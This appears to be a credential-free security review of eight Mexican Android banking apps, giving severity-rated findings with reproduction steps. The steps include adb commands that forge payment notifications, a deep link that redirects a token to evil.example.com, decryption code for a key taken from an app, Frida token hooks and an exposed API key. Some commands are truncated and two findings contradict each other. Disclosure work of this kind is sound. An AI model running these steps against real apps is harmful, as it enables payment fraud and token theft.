
https://www.linkedin.com/in/d4v1dvc/

HOW SECURE ARE THE FINANCIAL APPLICATIONS IN MEXICO?

A credential-free security review of eight Android financial applications

by d4sh&r



Introduction

This paper takes a hands-on look at the client-side security posture of eight Android financial applications available in Mexico. The assessment focused on exposed Android components, deep-link handling, WebView attack surfaces, JavaScript bridges, local storage, transport security, and high-impact attack chains that could be reached from an external application, a crafted link, or a hostile network position. The goal was not to tear down every back-end control, but to size up what an unauthenticated researcher can uncover from the publicly distributed mobile clients.

IMPORTANT: ALL TESTS WERE PERFORMED WITHOUT ACCESS CREDENTIALS. As a result, authenticated-only code paths could not always be reached, and findings labeled unverified or conditional should be treated as well-supported attack hypotheses rather than fully demonstrated end-to-end compromise.

Applications and versions reviewed:

- BanCoppel 64.0 (mx.com.miapp)
- Banorte Móvil 7.16.0.52222 (org.microemu.android.model.common.VTUserApplicationBNRTMB)
- BBVA México 26.40.12 (com.bancomer.mbanking)
- HSBC México 3.68.0 (mx.hsbc.hsbcmexico)
- Inbursa Móvil 6.1.50 (com.inbursa.client)
- Nu 9.48.8-minApi28 (com.nu.production)
- PayJoy Credit 2.2 production (com.payjoy.credito)
- Santander 11.2 (mx.bancosantander.supermovil)

Vulnerability Summary

Risk	Critical	High	Medium	Low	Informational
Total findings	2	6	18	35	7

Application	Version	Critical	High	Medium	Low	Info
BanCoppel	64.0	0	1	4	5	0
Banorte Móvil	7.16.0.52222	0	1	2	4	1
BBVA México	26.40.12	0	0	2	3	2
HSBC México	3.68.0	0	1	1	5	1
Inbursa Móvil	6.1.50	1	2	3	5	0
Nu	9.48.8-minApi28	0	1	1	3	1
PayJoy Credit	2.2 production	0	0	1	3	1

Risk	Critical	High	Medium	Low	Informational
Santander	11.2	1	0	4	7	1

Scope note: severity ratings and technical details in this paper are derived from the supplied assessment reports. Conditional or unverified findings retain those limitations in their descriptions and reproduction notes.

BanCoppel 64.0

Package: mx.com.miapp **Findings:** 10 **Highest risk:** High

1. CoDi Payment Fraud via Exported Messaging Service and Weak Encryption

Severity	High

Description

An attacker decompiles the APK to extract the AES-CBC encryption key and static IV used for CoDi (SPEI) payment request fields. Using these, they craft a valid encrypted payment payload and send it directly to the exported PushNotificationMessagingService via a crafted intent from a malicious installed app. Because the service is exported without sender verification, the app processes the forged CoDi payment notification as legitimate, potentially tricking the user into authorizing a fraudulent payment or manipulating payment flow data.

Steps to replicate

1. Decompile APK and extract the CoDi encryption key from string resources and identify the static IV (SAST-72159)
2. Craft a valid encrypted CoDi payment request payload using the extracted key and known IV (SAST-72160)
3. Send a crafted intent with the forged encrypted payment payload to the exported PushNotificationMessagingService (SAST-72143)
4. App processes the forged CoDi payment notification without verifying the sender, presenting the fraudulent payment request to the user (SAST-72144)

2. Broad FileProvider Configuration Exposing External Storage Root

Severity	Medium

Description

Two FileProvider configurations define overly broad path mappings. In filepaths.xml, <external-path name="external_files" path="."/> exposes the entire external storage root through the provider authority mx.com.miapp.provider. In file_paths.xml, <external-path name="my_images" path=""/> exposes the entire external storage. If any component grants URI permissions from these providers to external applications (via Intent.FLAG_GRANT_READ_URI_PERMISSION or FLAG_GRANT_WRITE_URI_PERMISSION), an attacker can potentially read or write arbitrary files in external storage or the cache directory.

Steps to replicate

1. Identify code paths that share content URIs from authorities mx.com.miapp.provider or mx.com.miapp.
2. Craft an intent targeting the FileProvider with a path traversal URI: bash adb shell content read --uri content://mx.com.miapp.provider/my_images/../../../sdcard/some_sensitive_file.txt
3. Attempt to read or list files accessible through the provider's broad path definitions.

3. Cleartext Traffic Permitted

Severity	Medium

Description

The application has android:usesCleartextTraffic="true" enabled in its manifest, allowing HTTP (cleartext) communication. For a banking application, this permits man-in-the-middle attacks where attackers on the same network can intercept or modify network traffic, including authentication tokens, financial transaction data, and personally identifiable information (PII).

Steps to replicate

1. Configure a proxy (e.g., Burp Suite) on the same Wi-Fi network as the device running the app.
2. Observe HTTP traffic originating from the app that bypasses TLS. Some API calls may transmit sensitive data such as session tokens, account numbers, or personal data in plaintext.
3. Example: Inspect logcat and traffic captures using: bash adb logcat | grep -i http
4. Verify in the captured traffic whether any endpoints communicate over HTTP instead of HTTPS.

4. Exported Messaging Service Processing Payment Notifications Without Sender Verification

Severity	Medium

Description

The PushNotificationMessagingService is exported (android:exported="true") with intent-filters for Firebase messaging events. It processes incoming push notification payloads that may contain CoDi (SPEI) payment request data, including encrypted payment request fields (payreq, infoCif). The service constructs notifications with pending intents pointing to NotificationActionHelper, passing along encrypted payload data. A malicious app could craft and send a direct intent mimicking a push notification to inject fraudulent payment request notifications, potentially tricking users into approving payments to attacker-controlled accounts.

Steps to replicate

1. Build a malicious app that sends a crafted intent to the messaging service: bash adb shell am start -n mx.com.miapp/.utils.util.PushNotificationMessagingService \ -a com.google.firebase.MESSAGING_EVENT \ --es type "3" \ --es data '{"payreq":{"infoCif":"{\"amount\":\"9999\",\"beneficiaryAccount\":\"attacker_account\"}"},"title":"Payment","body":"You received a payment request"}'
2. Observe a payment request notification appears in the notification tray.
3. Tap the notification and observe it opens the CoDi payment flow with the injected data.

5. Weak Encryption Using AES-CBC with Resource-Stored Key and Static IV

Severity	Medium

Description

The CipherCepUtils class uses AES/CBC/PKCS5Padding encryption with two significant weaknesses: (1) The encryption key is derived from a string resource (R.string.codi_key_cep) stored in the APK, meaning it can be trivially extracted by decompiling the APK. (2) The initialization vector (IV) is deterministically extracted from the second half of the same Base64-decoded resource value, resulting in a static IV. CBC mode with a fixed IV enables pattern analysis across ciphertexts and breaks the semantic security guarantees of the cipher. The encrypted data relates to CoDi (SPEI mobile payment) CEP (estado de cuenta) generation containing bank account numbers, tracking keys, and amounts.

Steps to replicate

1. Decompile the APK using jadx or apktool.
2. Navigate to res/values/strings.xml and locate codi_key_cep resource value.
3. Base64-decode the key value; the first 16 bytes form the AES key and the next 16 bytes form the IV.
4. Decrypt any ciphertext produced by CipherCepUtils.encrypt() using: python import base64 from Crypto.Cipher import AES decoded = base64.b64decode("<codi_key_cep_value>") key = decoded[:16] iv = decoded[16:32] cipher = AES.new(key, AES.MODE_CBC, iv) plaintext = cipher.decrypt(base64.b64decode("<ciphertext>")) print(plaintext)
5. Verify decrypted output contains bank transaction details (dates, amounts, account numbers).

6. Arbitrary Deep Link Navigation via Custom URL Scheme

Severity	Low

Description

The UnifiedEntryPointActivity is exported and registered with the custom URL scheme appbcpl://. Any installed application or web page can construct an intent with this scheme to trigger navigation targets such as appbcpl://buy_airtime, appbcpl://pago_tdc, or appbcpl://cash_dispose. While there is a login check before processing the deep link, an attacker could initiate financial flows (payment of credit card, airtime purchase, cash disposal) when the victim is already authenticated in the banking app, potentially causing unintended actions or UI confusion.

Steps to replicate

1. Ensure the victim's Bancoppel app is open and the user is logged in.
2. From another app or via ADB, fire a deep link intent: bash adb shell am start -W -a android.intent.action.VIEW -d "appbcpl://pago_tdc" mx.com.miapp/.utils.deeplinknavigation.UnifiedEntryPointActivity
3. Observe that the app navigates to the credit card payment flow.
4. Similarly test appbcpl://buy_airtime and appbcpl://cash_dispose to confirm each target launches.

7. Dangerous Privileged Permission Request

Severity	Low

Description

The application declares READ_PRIVILEGED_PHONE_STATE, a signature-level permission reserved for system applications or apps signed with the platform key. Third-party apps cannot obtain this permission; requesting it indicates either improper privilege escalation attempts or misconfiguration. Additionally, QUERY_ALL_PACKAGES grants visibility into all installed applications on the device, which constitutes broad access that privacy guidelines require justification for. Both permissions present unnecessary attack surface for a consumer banking application.

Steps to replicate

1. Decompile the APK and inspect AndroidManifest.xml.
2. Confirm the presence of both permission declarations.
3. Attempt to install the app on a stock (non-rooted) device and observe that READ_PRIVILEGED_PHONE_STATE is silently denied.
4. Monitor logcat to verify the app's attempt to use privileged phone state APIs: bash adb logcat | grep -i "phone_state" Remediation Remove the READ_PRIVILEGED_PHONE_STATE permission from AndroidManifest.xml, as it is reserved for system applications and cannot be granted to third-party apps.

Evaluate whether QUERY_ALL_PACKAGES is truly necessary; if specific package visibility is needed, use targeted <queries> declarations instead of the broad permission. Conduct a full permission audit to ensure only minimally required permissions are declared. Ensure compliance with Google Play policy and privacy guidelines regarding package visibility. Test the app on stock non-rooted devices to confirm no privileged APIs are invoked at runtime.

8. Exported NFC Activity Accepting Unvalidated Tag Data for Payment Flows

Severity	Low

Description

VERIFICATION RESULT: PARTIALLY VERIFIED / BLOCKED FOR FULL CHAIN. The ReaderHelperActivityNFC is confirmed exported=true in the manifest with an NDEF_DISCOVERED intent-filter for MIME type application/spei-mobile-payment-request. A spoofed NFC intent sent via ADB (am start -n mx.com.miapp/.ui.codi.nfc.reader.ReaderHelperActivityNFC -a android.nfc.action.NDEF_DISCOVERED -t application/spei-mobile-payment-request) successfully launched the activity to RESUMED state, confirming any external app or ADB shell can trigger this exported component without a physical NFC tag. Logcat confirmed: 'START u0 {act=android.nfc.action.NDEF_DISCOVERED typ=application/spei-mobile- payment-request flg=0x10000000 cmp=mx.com.miapp/.ui.codi.nfc.reader.ReaderHelperActivityNFC} from uid 2000' and dumpsys showed 'topResumedActivity=ActivityRecord{...ReaderHelperActivityNFC} ... state=RESUMED'. However, the full exploit chain (NDEF message parsing via resolveIntent → JSON extraction → startSendMoneyIntent routing attacker-controlled accountNumber to SendMoneyFlowFromCodiActivity) could NOT be demonstrated end-to-end because this is a banking app requiring authentication, and no test credentials were available. The app displayed a splash screen indicating it was not in an authenticated session. The exported surface vulnerability is CONFIRMED; the payment-flow injection impact is UNVERIFIED pending authenticated access.

Steps to replicate

1. Confirmed exported activity: Manifest declares ReaderHelperActivityNFC with android:exported="true" and intent-filter for android.nfc.action.NDEF_DISCOVERED with mimeType application/spei-mobile-payment-request.
2. Sent spoofed NFC intent via ADB: bash adb shell am start -n mx.com.miapp/.ui.codi.nfc.reader.ReaderHelperActivityNFC -a android.nfc.action.NDEF_DISCOVERED -t application/spei-mobile-payment-request
3. Activity launched successfully - logcat confirms START from uid 2000 and dumpsys confirms state=RESUMED.
4. Full payment-flow injection (accountNumber into SendMoneyFlowFromCodiActivity) requires authenticated session - could NOT be tested without credentials.
5. To fully reproduce: log into the banking app, then send intent WITH NDEF message extras containing JSON payload {"accountNumber":"attacker_account"} to route into the payment flow.

9. Hardcoded Google Maps API Key

Severity	Low

Description

A Google Maps API key (AIzaSyBgMEfhEVtLkZnv-SUVThV-bFwHj_2VMF4) is hardcoded directly in the AndroidManifest.xml as a meta-data element. An attacker can extract this key by decompiling the APK and abuse it for unauthorized quota consumption or to access other Google Cloud APIs tied to this project,

potentially leading to billing charges or data exfiltration depending on API restrictions configured in the Google Cloud Console.

Steps to replicate

1. Decompile the APK using apktool or jadx.
2. Open AndroidManifest.xml and locate the <meta-data> entry for com.google.android.geo.API_KEY.
3. Extract the value: AIzaSyBgMEfhEVtLkZnv-SUVThV-bFwHj_2VMF4.
4. Test the key against Google Maps APIs to verify it is active: bash curl "https://maps.googleapis.com/maps/api/geocode/json?address=Mexico+City&key=AIzaSyBgMEfhEVtLkZnv-SUVThV-bFwHj_2VMF4" Remediation Remove the hardcoded API key from AndroidManifest.xml and load it at runtime from a secure backend or a properly protected configuration source. Apply API key restrictions in the Google Cloud Console, limiting the key to specific Android application package names and signing certificates, and restrict it to only the APIs the app actually needs. Consider using Google Cloud's per-app restrictions and monitor usage dashboards for anomalous quota spikes. Rotate the currently exposed key immediately and provision a new restricted key. Additionally, integrate secret scanning into the CI/CD pipeline to prevent credentials from being committed or shipped in future builds.

10. Insecure Storage of Sensitive Session Data in Memory Fields

Severity	Low

Description

The SessionHelper stores authorization tokens, refresh tokens, JWT claims, and session model objects as plain in-memory String fields without obfuscation or encryption. The companion SharedPreferencesHelper persists extensive user data (first login, CoDi enrollment status, Firebase token counters, user names, etc.) via SharedPreferences, which by default uses unencrypted XML files on disk. On rooted devices or via backup extraction, these values can be retrieved, enabling session hijacking or account impersonation. The SessionHelper additionally stores client first name and second name alongside token expiry timers, creating a rich profile of compromisable data.

Steps to replicate

1. On a rooted device or emulator, run the app and log in.
2. Dump the app's memory using Frida or GameGuardian: bash frida-ps -U | grep miapp frida-trace -U -p <pid> -i '*getAuthorizationToken*' -i '*getRefreshToken*'
3. Extract SharedPreferences XML: bash adb shell su -c "cat /data/data/mx.com.miapp/shared_prefs/*.xml"
4. Observe persisted session data including tokens and user identifiers in plaintext.

Banorte Móvil 7.16.0.52222

Package: org.microemu.android.model.common.VTUserApplicationBNRTMB **Findings:** 8 **Highest risk:** High

1. Deep Link Redirect to WebView with SSL Bypass Enables Token Interception

Severity	High

Description

The exported VTSpecialStartActivity accepts arbitrary banorte:// deep link URIs containing token and redirect parameters from any external source. An attacker can craft a deep link that redirects the app's WebView to an attacker-controlled URL, loading malicious content within the app's WebView context where it may access JavaScript bridges or intercept the token parameter. The configurable WebView SSL error bypass (gated by ALLOW_INSECURE_WEBVIEW_SSL) serves as a conditional amplifier: if enabled, the attacker can also perform MITM on the redirected WebView session using an invalid certificate, intercepting or modifying all traffic including session tokens.

Steps to replicate

1. Craft a banorte:// deep link with a redirect parameter pointing to an attacker-controlled URL and a token parameter set to a marker value. Send this link to the victim via email, SMS, or QR code. (SAST-72096)
2. VTSpecialStartActivity processes the deep link without validating the redirect target, navigating the app's WebView to the attacker-controlled URL within the app's trusted context. (SAST-72097)
3. If ALLOW_INSECURE_WEBVIEW_SSL is enabled (or via MITM with a self-signed cert), the WebViewClient's onReceivedSslError handler bypasses the SSL error, allowing the attacker to intercept the connection. (SAST-72092)
4. The attacker-controlled page loads inside the app WebView, potentially accessing registered JavaScript bridges and capturing the token parameter passed through the deep link. (SAST-72093)
5. The C5951d.ALLOW_INSECURE_WEBVIEW_SSL configuration flag, if toggled via server-side config or runtime manipulation, removes the last barrier to full MITM interception of WebView traffic. (SAST-72094)

2. Deep Link Scheme Without Observable Input Validation

Severity	Medium

Description

Unverified - Dynamic testing confirmed that VTSpecialStartActivity is exported and accepts arbitrary banorte:// deep link URIs from external sources. The activity launched successfully via adb shell am start -W -a android.intent.action.VIEW -d 'banorte://test/injection?token=ATTACKER_MARKER&redirect=https://evil.example.com'. However, the app crashed with UnsatisfiedLinkError: dlopen failed: library "libnkmqrbtwzs.so" not found because the native library containing all lifecycle methods (onCreate, onDestroy, onPause, onResume) was packaged in ABI-specific split APKs that were not available in the test environment. Since all URI parsing and parameter processing occurs entirely in native code (libnkmqrbtwzs.so), it was impossible to observe whether the app validates, processes, or acts upon injected deep link parameters. The core risk remains: an exported activity with a custom URL scheme accepting arbitrary attacker-crafted URIs, with no Java-layer input validation observable.

Steps to replicate

1. The app was rebuilt using apktool to remove requiredSplitTypes manifest attribute (needed to install without ABI splits).
2. Deep link triggered: adb shell am start -W -a android.intent.action.VIEW -d 'banorte://test/injection?token=ATTACKER_MARKER&redirect=https://evil.example.com' org.microemu.android.model.common.VTUserApplicationBNRTMB/net.veritran.smart.VTSpecialStartActivity
3. Result: Status: ok, Activity launched successfully - confirming the exported activity accepts arbitrary banorte:// URIs.
4. However, app crashed immediately with: FATAL EXCEPTION: java.lang.UnsatisfiedLinkError: dlopen failed: library "libnkmqrbtwzs.so" not found - the native library was in ABI splits not provided.
5. Logcat evidence: START u0 {act=android.intent.action.VIEW dat=banorte://test/... flg=0x10000000 cmp=org.microemu.android.model.common.VTUserApplicationBNRTMB/net.veritran.smart.VTSpecialStartActivity} followed by Start proc 3286:org.microemu.android.model.common.VTUserApplicationBNRTMB/u0a112 for next-top-activity.
6. Cannot verify parameter handling due to missing native library.

3. Overly Broad FileProvider External Storage Exposure

Severity	Medium

Description

The FileProvider configuration exposes the entire external storage path (path="."). Combined with requestLegacyExternalStorage="true" in the application tag, this grants broad file access. If the app generates and shares content URIs for files anywhere in external storage to other apps via Intents, a malicious recipient could traverse and read files beyond what was originally intended. The grantUriPermissions="true" setting amplifies risk as temporary URI permissions are granted to receiving applications.

Steps to replicate

1. Identify a feature in the app that shares a file via Intent (e.g., PDF sharing or image upload).
2. Capture the content URI being shared.
3. Attempt to modify the path component of the content URI to access other files on external storage: content://org.microemu.android.model.common.VTUserApplicationBNRTMB.fileprovider/external_files/../../data/data/org.micro

4. Configurable WebView SSL Error Bypass

Severity	Low

Description

Unverified (partial static confirmation). Two WebViewClient subclasses (net.veritran.component.r and net.veritran.component.widget.d) implement onReceivedSslError with conditional logic gated by C5951d.ALLOW_INSECURE_WEBVIEW_SSL, which defaults to Boolean.FALSE in the release build. Dynamic verification attempted via Frida: attached to the app process (PID 3640) and confirmed Java.performNow succeeds, but the class net.veritran.C5951d throws ClassNotFoundException at runtime - the JVM has only loaded 1 veritran class (net.veritran.smart.VTUserApplicationSmart) out of potentially hundreds. The WebView and SSL handler classes load lazily after user authentication. Without credentials, we cannot navigate the app to reach any WebView, preventing us from triggering an SSL error event or flipping the flag in a live context. The configurable bypass pattern IS present in the static bytecode, but we

could not demonstrate an actual MITM scenario on-device because the vulnerable code paths are unreachable without login.

Steps to replicate

1. Static code analysis confirms the pattern. To fully verify: 1. Authenticate into the banking app to trigger lazy loading of WebView classes. 2. Attach Frida to the app process: frida -U -p <PID> -l script.js. 3. Flip the flag: Java.use('net.veritran.C5951d').ALLOW_INSECURE_WEBVIEW_SSL.value = Java.use('java.lang.Boolean').TRUE.value. 4. Navigate to a WebView page within the app that loads external HTTPS content. 5. Intercept traffic with a Burp Suite proxy using a self-signed cert. 6. Observe SslErrorHandler.proceed() being called instead of cancel(), and the WebView rendering attacker-controlled content despite the invalid certificate. NOTE: During our testing, the class net.veritran.C5951d was NOT loaded at runtime (ClassNotFoundException) because the app remained at the splash/login screen without credentials, confirming the vulnerable classes load lazily post-authentication.

5. Exported Broadcast Receiver Without Proper Validation

Severity	Low

Description

The PushPackageReplacedBroadcastReceiver is declared as android:exported="true" in the AndroidManifest.xml. Dynamic testing CONFIRMED that the receiver accepts direct invocation from external callers via explicit intents without requiring the protected PACKAGE_REPLACED broadcast action. Sending 'am broadcast -n org.microemu.android.model.common.VTUserApplicationBNRTMB/net.veritran.android.implementation.push_wrapper.PushPackageRep --es key MALICIOUS_TEST_VALUE' completed successfully with result=0 (no SecurityException). The onReceive method is implemented in native code (libnkmqrbtwzs.so), so no observable side effects were captured in logcat. However, the fact that the receiver accepts untrusted intent extras from any app on the device without validation represents a confirmed improper platform usage. Attempts to send with the protected PACKAGE_REPLACED action correctly resulted in a SecurityException (Permission Denial), but bypassing the action filter entirely via explicit component targeting was successful.

Steps to replicate

1. Send an explicit intent to the exported receiver (no protected action required): am broadcast -n org.microemu.android.model.common.VTUserApplicationBNRTMB/net.veritran.android.implementation.push_wrappe Result: Broadcast completed: result=0 (accepted, no SecurityException).
2. Contrast: attempting to use the protected PACKAGE_REPLACED action: am broadcast -a android.intent.action.PACKAGE_REPLACED -n org.microemu.android.model.common.VTUserApplicationBNRTMB/net.v Result: java.lang.SecurityException: Permission Denial: not allowed to send broadcast android.intent.action.PACKAGE_REPLACED (expected - protected action). Note: The receiver's onReceive is native code; no observable impact was detected in logcat. Severity downgraded to Low because although the exported receiver is externally invokable, no harmful behavior was demonstrated due to opaque native implementation.

6. Exported Main Activity Accepting Unvalidated Custom Actions

Severity	Low

Description

VERIFIED (partial impact). Dynamic testing confirmed that VTCommonActivity is exported and accepts the custom ACTIVATE_TOKEN action from any local caller without permission checks or caller validation. Sending 'am start -a ...ACTIVATE_TOKEN' with arbitrary extras (token=FAKE_POC_TOKEN_12345,

amount=99999) successfully launched the activity - ActivityManager spawned the process and attempted to execute the native onCreate handler. No signature-based permission, no caller UID check, and no intent-extra validation was enforced before the input reached native code (libnkmqrbtwzs.so). Observable impact: the app crashed with UnsatisfiedLinkError because the native library was not loadable in this test environment, proving the intent reaches the native processing layer unimpeded. Any local malicious app can trigger this activity and cause repeated app crashes (Denial of Service). Full token-activation-bypass impact could not be verified because the native library (libnkmqrbtwzs.so) failed to load in this environment, preventing observation of the native code's handling of the ACTIVATE_TOKEN extras.

Steps to replicate

1. Send the ACTIVATE_TOKEN intent to the exported activity: adb shell am start -a org.microemu.android.model.common.VTUserApplicationBNRTMB.action.ACTIVATE_TOKEN -n org.microemu.and
2. Observe in logcat: adb shell logcat -d | grep -iE 'ACTIVATE_TOKEN|VTCommonActivity|nkmqrbtwzs|FATAL' Key logcat evidence: I ActivityManager: Start proc 4034:org.microemu.android.model.common.VTUserApplicationBNRTMB/u0a112 for next-top-activity E AndroidRuntime: FATAL EXCEPTION: main E AndroidRuntime: java.lang.UnsatisfiedLinkError: dlopen failed: library "libnkmqrbtwzs.so" not found W ActivityTaskManager: Force finishing activity org.microemu.android.model.common.VTUserApplicationBNRTMB/.VTCommonActi This confirms: (a) the intent was accepted without any permission/validation, (b) the activity attempted to execute native code with the attacker-supplied extras, (c) the app crashed (DoS). Evidence screenshot Remediation Remove the android:exported attribute from VTCommonActivity or set it to false if the activity does not need to be invoked by external components. If export is required, enforce a signature-based custom permission so only apps signed with the same key can launch the activity. Validate and sanitize all incoming intent extras (token, amount) before forwarding them to native code or processing them in onCreate. Implement caller UID and package verification to ensure only trusted callers can send the ACTIVATE_TOKEN action. Add robust error handling in the native library loading path to prevent crashes from malformed or unexpected input.

7. Insecure Cleartext Traffic Permitted for Localhost

Severity	Low

Description

Static analysis identified a network security configuration exception permitting cleartext HTTP traffic for localhost and 127.0.0.1. The AndroidManifest.xml confirms android:usesCleartextTraffic="false" globally, with android:networkSecurityConfig="@xml/network_security_config" referencing the vulnerable config. Dynamic verification was NOT possible because the target app (org.microemu.android.model.common.VTUserApplicationBNRTMB) is not installed on the test device, and the JADX decompilation backend was offline preventing independent XML resource retrieval. The finding remains based solely on static analysis of the provided network_security_config.xml content. Risk is mitigated by the fact that cleartext traffic is restricted to loopback addresses only (localhost/127.0.0.1), meaning traffic does not traverse external networks, limiting exposure to local processes on the same device.

Steps to replicate

1. Decompile the APK and inspect res/xml/network_security_config.xml.
2. Observe <domain-config cleartextTrafficPermitted="true"> with <domain includeSubdomains="true">localhost</domain> and <domain includeSubdomains="true">127.0.0.1</domain>.

3. Note that while android:usesCleartextTraffic="false" disables cleartext globally, this domain-specific exception allows HTTP to loopback addresses.
4. Dynamic verification attempted: app package org.microemu.android.model.common.VTUserApplicationBNRTMB was searched via 'pm list packages' but is NOT installed on the test device. Cannot perform runtime cleartext traffic test without the app present.

8. Insecure External Storage Access and Legacy Storage Flag

Severity	Informational

Description

UNVERIFIED - The manifest declares requestLegacyExternalStorage=true and READ/WRITE_EXTERNAL_STORAGE permissions, and the WebView file chooser component (net.veritran.component.webview.d) uses getExternalFilesDir(Environment.DIRECTORY_PICTURES) with File.createTempFile. However, dynamic testing on the device (Android 13, SDK 33) revealed: (1) requestLegacyExternalStorage is ignored on Android 11+ - the flag PRIVATE_FLAG_REQUEST_LEGACY_EXTERNAL_STORAGE is set but has no functional effect on this OS version; (2) the code uses getExternalFilesDir (app-specific external storage), which is sandboxed and NOT world-readable on Android 13, contrary to the finding's claim about world-readable files on shared external storage; (3) storage permissions are NOT granted (granted=false for both READ and WRITE_EXTERNAL_STORAGE); (4) no temp files were found - the app's external storage directory does not exist; (5) the file chooser flow could not be triggered without app credentials. The claimed impact (world-readable files surviving uninstallation on shared external storage) is largely mitigated by Android's scoped storage enforcement on this device. The finding represents a code hygiene issue (legacy flag should be removed, temp files should be cleaned up) but the described security impact was not reproducible.

Steps to replicate

1. Confirmed manifest flags via get_android_manifest: requestLegacyExternalStorage=true, READ/WRITE_EXTERNAL_STORAGE permissions present.
2. Verified app installed: adb shell pm list packages | grep BNRTMB -> package:org.microemu.android.model.common.VTUserApplicationBNRTMB
3. Checked device OS: adb shell getprop ro.build.version.sdk -> 33 (Android 13)
4. Checked storage permission state: dumpsys package org.microemu.android.model.common.VTUserApplicationBNRTMB | grep -iE 'legacyStorage|storage' -> PRIVATE_FLAG_REQUEST_LEGACY_EXTERNAL_STORAGE is set but READ/WRITE_EXTERNAL_STORAGE: granted=false
5. Checked for temp files in external storage: ls -laR /sdcard/Android/data/org.microemu.android.model.common.VTUserApplicationBNRTMB/files/ -> No such file or directory (directory does not exist)
6. Checked shared Pictures: ls -la /sdcard/Pictures/ -> only .thumbnails directory, no app temp files
7. Checked internal storage: ls -laR /data/data/org.microemu.android.model.common.VTUserApplicationBNRTMB/ -> only empty cache and code_cache directories (fresh install, no files created)
8. Launched app via instrumentation, checked logcat for file creation activity: no temp file creation observed
9. Screenshot of app state: app_state Note: Could not trigger the WebView file chooser flow to create temp files because the banking app requires authentication credentials that were not available.

BBVA México 26.40.12

Package: com.bancomer.mbanking **Findings:** 7 **Highest risk:** Medium

1. Deep Link Entry Point Combined with Exported ContentProvider Data Access

Severity	Medium

Description

Multiple exported activities accept unauthenticated deep links from any external app or browser, providing an entry point to trigger arbitrary app navigation and actions. Simultaneously, the exported SharedProvider ContentProvider offers insert, delete, update, and query operations against the app's EntryDatabase with incomplete access validation. A malicious app on the device could craft deep links to manipulate the banking app's state (e.g., forcing navigation to specific screens or triggering transactions) while directly reading or modifying underlying data through the ContentProvider, creating a scenario where the app's UI state and backing data can be attacked in concert.

Steps to replicate

1. Malicious app or website sends crafted deep link (e.g., via bbva://bbva-actions.bbva.mx or https://devglomocontinuity.bbva.mx) to trigger specific app activity or navigation state without caller authentication (SAST-72201)
2. Same malicious app directly queries or modifies data in the EntryDatabase via the exported SharedProvider ContentProvider, whose incomplete access validation allows unauthorized read/write operations (SAST-72211)
3. Attacker leverages the combination of controlled app state (via deep link) and manipulated backing data (via ContentProvider) to confuse the app's business logic or exfiltrate sensitive cached banking data (SAST-72203)

2. Exported ContentProvider with Incomplete Access Validation

Severity	Medium

Description

The SharedProvider ContentProvider is exported (android:exported="true") allowing any app on the device to interact with it. The provider exposes insert, delete, update, bulkInsert, and query operations backed by an EntryDatabase. While the provider implements multi-layer access controls via hasPermissions() and onValidCaller(), the security model has gaps: (1) The hasPermissions() method grants access when context.packageName matches getCallingPackage() (same-process calls), but also when the derived authority of the caller matches the master authority string - meaning any app registering a content provider authority matching the derived pattern may bypass the check. (2) The Configuration singleton initializes SharedConfiguration with an empty fingerprint list. If the initialization (reading pss.json from assets) fails or yields no fingerprints before external calls arrive, the FingerprintVerifier receives an empty list, potentially granting unrestricted access to any calling app. (3) The security level is configurable via manifest metadata ('fingerprint') but defaults to 'Signature' in code, creating inconsistency between intended and enforced security posture.

Steps to replicate

1. Identify the target provider authority: com.bancomer.mbanking.provider
2. From a separate malicious app on the same device, construct a content URI: content://com.bancomer.mbanking.provider/entries

3. Attempt a query via ContentResolver: Cursor cursor = getContentResolver().query(Uri.parse("content://com.bancomer.mbanking.provider/entries"), null, null, null, null);
4. Monitor logcat for messages like 'Caller authority [...]' indicating whether access was denied or granted.
5. Also attempt insert operations with crafted ContentValues to probe write access.
6. Check whether the 'fingerprint' security level was properly initialized before the call by observing timing (call immediately after boot).
7. Verify via Frida hooking of Configuration.getSharedConfiguration().getFingerprints() whether the list is empty at call time.

3. Duplicate FileProvider Authority Declarations

Severity	Low

Description

Two distinct FileProvider implementations are registered with the identical authority 'com.bancomer.mbanking.fileprovider': the standard androidx.core.content.FileProvider and a custom obfuscated class ti3wo0.nFN2j3.eaXl11.fEdhf1.zR83M1. Duplicate content provider authorities can cause undefined behavior where one provider shadows the other, leading to inconsistent file serving behavior, unexpected crashes, or incorrect file URI resolution. Both reference the same path configuration (@xml/provider_paths) but serve potentially different underlying filesystem locations.

Steps to replicate

1. Decompile the APK and locate both provider declarations with authority com.bancomer.mbanking.fileprovider.
2. On a device with the app installed, query which provider resolves: adb shell content query --uri content://com.bancomer.mbanking.fileprovider/
3. Attempt to use file:// uris generated from this provider and observe which class processes the request.
4. Check logcat for any warnings about duplicate authorities during app startup.

4. Exported Activities Accepting Unauthenticated Deep Links

Severity	Low

Description

Multiple activities are exported and accept VIEW/BROWSABLE intents from any external application or browser without verifying the authenticity of the caller. Specifically: (1) NotificationActivity accepts https://devglomocontinuity.bbva.mx, a custom deeplink_scheme, bbva://bbva-actions.bbva.mx, and https://bbva.mx/qr-cards deep links. (2) NotificationNoCommercialActivity is exported and accepts a BROWSABLE category action intent without any data/host restriction, effectively accepting any browsing intent. (3) SplashActivity is exported as the launcher activity and also accepts deep links via action.glomo.open with @string/deep_linking_scheme. An attacker can craft deep link URIs to launch these activities with arbitrary parameters, potentially navigating users to sensitive flows (login, notifications, cellsweb) without authentication, enabling phishing attacks where users are tricked into interacting with app screens launched from malicious contexts.

Steps to replicate

